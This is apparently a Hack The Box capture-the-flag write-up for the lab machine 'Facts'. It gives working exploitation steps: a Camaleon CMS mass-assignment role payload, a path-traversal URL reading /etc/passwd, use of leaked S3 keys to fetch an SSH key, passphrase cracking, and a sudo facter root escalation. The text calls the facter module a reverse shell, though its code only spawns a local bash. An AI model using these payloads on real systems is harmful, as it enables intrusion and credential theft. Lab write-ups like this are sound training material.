HTB: Facts

Room: Facts
In this machine, we begin by performing network reconnaissance and quickly identify a web application running Camaleon CMS 2.9.0 along with an additional service exposed on port 54321. Through careful enumeration and vulnerability research, we exploit a Mass Assignment flaw to escalate privileges from a client account to administrator.
Administrative access reveals AWS S3 credentials stored within the CMS configuration, leading to the discovery of an internal storage bucket containing an SSH private key.
By leveraging an arbitrary file read vulnerability (CVE-2024-46987), we extract system usernames, crack the SSH key passphrase, and gain initial shell access.
Finally, a misconfigured sudo permission on facter allows us to escalate to root and fully compromise the machine.
Initial Enumeration
Running an nmap scan to discover open ports:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
nmap -T4 -n -sC -sV -Pn -p- 10.129.21.154
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-31 23:48 CET
Warning: 10.129.21.154 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.129.21.154
Host is up (0.15s latency).
Not shown: 65486 closed tcp ports (conn-refused), 46 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 9.9p1 Ubuntu 3ubuntu3.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4d:d7:b2:8c:d4:df:57:9c:a4:2f:df:c6:e3:01:29:89 (ECDSA)
|_  256 a3:ad:6b:2f:4a:bf:6f:48:ac:81:b9:45:3f:de:fb:87 (ED25519)
80/tcp    open  http    nginx 1.26.3 (Ubuntu)
|_http-server-header: nginx/1.26.3 (Ubuntu)
|_http-title: Did not follow redirect to http://facts.htb/
54321/tcp open  unknown
| fingerprint-strings:
|   GenericLines, Help, Kerberos, RTSPRequest, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 400 Bad Request
|     Accept-Ranges: bytes
|     Content-Length: 276
|     Content-Type: application/xml
|     Server: MinIO
|     Strict-Transport-Security: max-age=31536000; includeSubDomains
|     Vary: Origin
|     X-Amz-Id-2: dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8
|     X-Amz-Request-Id: 188FF31A881E60C9
|     X-Content-Type-Options: nosniff
|     X-Xss-Protection: 1; mode=block
|     Date: Sat, 31 Jan 2026 23:01:13 GMT
|     <?xml version="1.0" encoding="UTF-8"?>
|     <Error><Code>InvalidRequest</Code><Message>Invalid Request (invalid argument)</Message><Resource>/</Resource><RequestId>188FF31A881E60C9</RequestId><HostId>dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8</HostId></Error>
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Vary: Origin
|     Date: Sat, 31 Jan 2026 23:01:14 GMT
|_    Content-Length: 0
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 867.67 seconds
When accessing the web service on port 80, I noticed that it redirected to http://facts.htb/, indicating that the application relies on virtual host routing. To properly resolve the domain, I added the following entry to my /etc/hosts file:
1
echo "10.129.21.154 facts.htb" | sudo tee -a /etc/hosts
After updating the hosts file, I revisited the website. The main page appeared minimal and did not immediately expose any interesting functionality. Since no obvious attack surface was visible, I proceeded with directory enumeration using Gobuster to discover hidden endpoints and potentially sensitive routes.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
gobuster dir -u http://facts.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 50
===============================================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================================
[+] Url:            http://facts.htb/
[+] Threads:        50
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.1.0
[+] Timeout:        10s
===============================================================================
2026/01/31 23:17:45 Starting gobuster
===============================================================================
...
/admin               (Status: 301) [Size: 308] [--> http://facts.htb/admin/login]
...
===============================================================================
User Flag
The /admin endpoint redirected to a login page:
http://facts.htb/admin/login

User registration was enabled.

I created a new account and logged in.

The assigned role was Client, which prevented access to administrative features. Direct attempts to access privileged routes confirmed that a Role-Based Access Control (RBAC) mechanism was enforced.
While exploring the dashboard, the CMS version was clearly visible:
Camaleon CMS 2.9.0
Version identification is crucial during enumeration. Researching known vulnerabilities affecting this version revealed two relevant CVEs:
CVE-2024-46987 – Arbitrary File Read (LFI)
CVE-2025-2304 – Mass Assignment vulnerability

The Mass Assignment issue (CVE-2025-2304) impacts an AJAX endpoint used to update user attributes. Due to improper parameter filtering (permit! in Rails), it is possible to inject additional fields during an update request. Application Vulnerable Code:
1
2
3
4
5
6
7
8
9
10
def updated_ajax
  @user = current_site.users.find(params[:user_id])
  update_session = current_user_is?(@user)

  @user.update(params.require(:password).permit!)

  render inline: @user.errors.full_messages.join(', ')
  update_auth_token_in_cookie @user.auth_token if update_session &&
    @user.saved_change_to_password_digest?
end
This method appears to be an AJAX endpoint that allows a user to update their password and refresh their session if needed.
For example: password[role]=admin
More details about this vulnerability can be found in this article: CVE-2025-2304
If the role attribute exists in the users table, it can be modified without proper authorization checks, allowing privilege escalation from Client to Administrator.

Using Burp Suite, I intercepted the request to the update endpoint and added the role parameter with the value admin: password[role]=admin

After sending the modified request here is the response:

I refreshed the dashboard and confirmed that my account now had administrative privileges.
After gaining administrative access, I navigated to:
Dashboard → Settings → Filesystem
There, the application was configured to store files in an AWS S3-compatible service. The access key, secret key, bucket name, and custom endpoint were exposed in plain text.

The endpoint was particularly interesting:
http://localhost:54321
From earlier enumeration, I already identified that port 54321 was running MinIO, an S3-compatible object storage service. This confirmed that the CMS was using a locally hosted S3 backend.
Using the recovered credentials, I configured the MinIO client and listed the bucket contents using minio-mc tool:
1
2
3
4
5
6
7
minio-mc alias set facts http://10.129.21.154:54321 AKIAA[REDACTED]AD9A8 dbhP24U2[REDACTED]aznq680B+20
Added `facts` successfully.


$ minio-mc ls facts/
[2025-09-11 13:06:52 CET]     0B internal/
[2025-09-11 13:06:52 CET]     0B randomfacts/
Inside the bucket, I discovered an internal/ directory. Downloading its contents revealed an .ssh folder containing:
1
2
3
4
5
6
7
8
9
10
11
12
13
14

$ minio-mc ls facts/internal/
[2026-01-08 19:45:13 CET]   220B STANDARD .bash_logout
[2026-01-08 19:45:13 CET] 3.8KiB STANDARD .bashrc
[2026-01-08 19:47:17 CET]    20B STANDARD .lesshst
[2026-01-08 19:47:17 CET]   807B STANDARD .profile
[2026-02-11 21:20:06 CET]     0B .bundle/
[2026-02-11 21:20:06 CET]     0B .cache/
[2026-02-11 21:20:06 CET]     0B .ssh/

$ minio-mc ls facts/internal/.ssh/
[2026-02-11 20:11:12 CET]    82B STANDARD authorized_keys
[2026-02-11 20:11:12 CET]   464B STANDARD id_ed25519
$
Using this command, I downloaded the private key for local analysis:
1
minio-mc cp --recursive facts/internal/.ssh/ .
The presence of a private SSH key strongly suggested the next attack vector: SSH access to the system.
Local File Inclusion & SSH Access
To identify the correct system user for the discovered SSH key, I exploited CVE-2024-46987, an arbitrary file read vulnerability in Camaleon CMS.
More details about this vulnerability can be found here: CVE-2024-46987
The vulnerable endpoint:
http://facts.htb/admin/media/download_private_file?file=../../../../../../etc/passwd
By traversing directories, I was able to read /etc/passwd, which revealed the system users:
1
2
3
root:x:0:0:root:/root:/bin/bash
trivia:x:1000:1000:facts.htb:/home/trivia:/bin/bash
william:x:1001:1001::/home/william:/bin/bash
Now that I had valid usernames, the next step was to crack the SSH private key passphrase.
Cracking the SSH Key
Using ssh2john, I converted the private key into a John-compatible hash format:
1
ssh2john id_ed25519 > id_ed25519.hash
Then I used the rockyou.txt wordlist to brute-force the passphrase:
1
john --wordlist=/usr/share/wordlists/rockyou.txt id_ed25519.hash
After a short time, John successfully recovered the passphrase: dragonballz
With the passphrase cracked, I tested the discovered usernames from /etc/passwd. The valid account was trivia:
1
2
ssh -i id_ed25519 trivia@facts.htb
Enter passphrase for key 'id_ed25519': dragonballz
Login succeeded, granting me an interactive shell as the trivia user and access to the user flag.
1
2
3
4
5
trivia@facts:~$ find / -name user.txt 2>/dev/null
/home/william/user.txt
^C
trivia@facts:~$ cat /home/william/user.txt
409f599234[REDACTED]2960d2b2f44f
Root Flag
To escalate to root, I checked for sudo permissions and found that the trivia user could execute facter with elevated privileges:
1
2
3
4
5
6
trivia@facts:~$ sudo -l
Matching Defaults entries for trivia on facts:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User trivia may run the following commands on facts:
    (ALL) NOPASSWD: /usr/bin/facter
Facter is a system profiling tool that can be abused to execute arbitrary commands with root privileges. By setting the FACTERLIB environment variable to a custom directory containing a malicious facter module, I can achieve code execution as root. I created a custom facter module that executes a reverse shell back to my machine:
1
2
3
4
5
6
7
8
trivia@facts:~$ FACTERLIB=/tmp facter pwn
trivia@facts:~$ cat << 'EOF' > /tmp/pwn.rb
Facter.add(:pwn) do
  setcode do
    exec "/bin/bash"
  end
end
EOF
When the facter command is executed with the custom module, it will trigger the reverse shell, giving me root access to the machine and allowing me to retrieve the root flag.
1
2
3
trivia@facts:~$ sudo /usr/bin/facter --custom-dir /tmp pwn
root@facts:/home/trivia# cat /root/root.txt
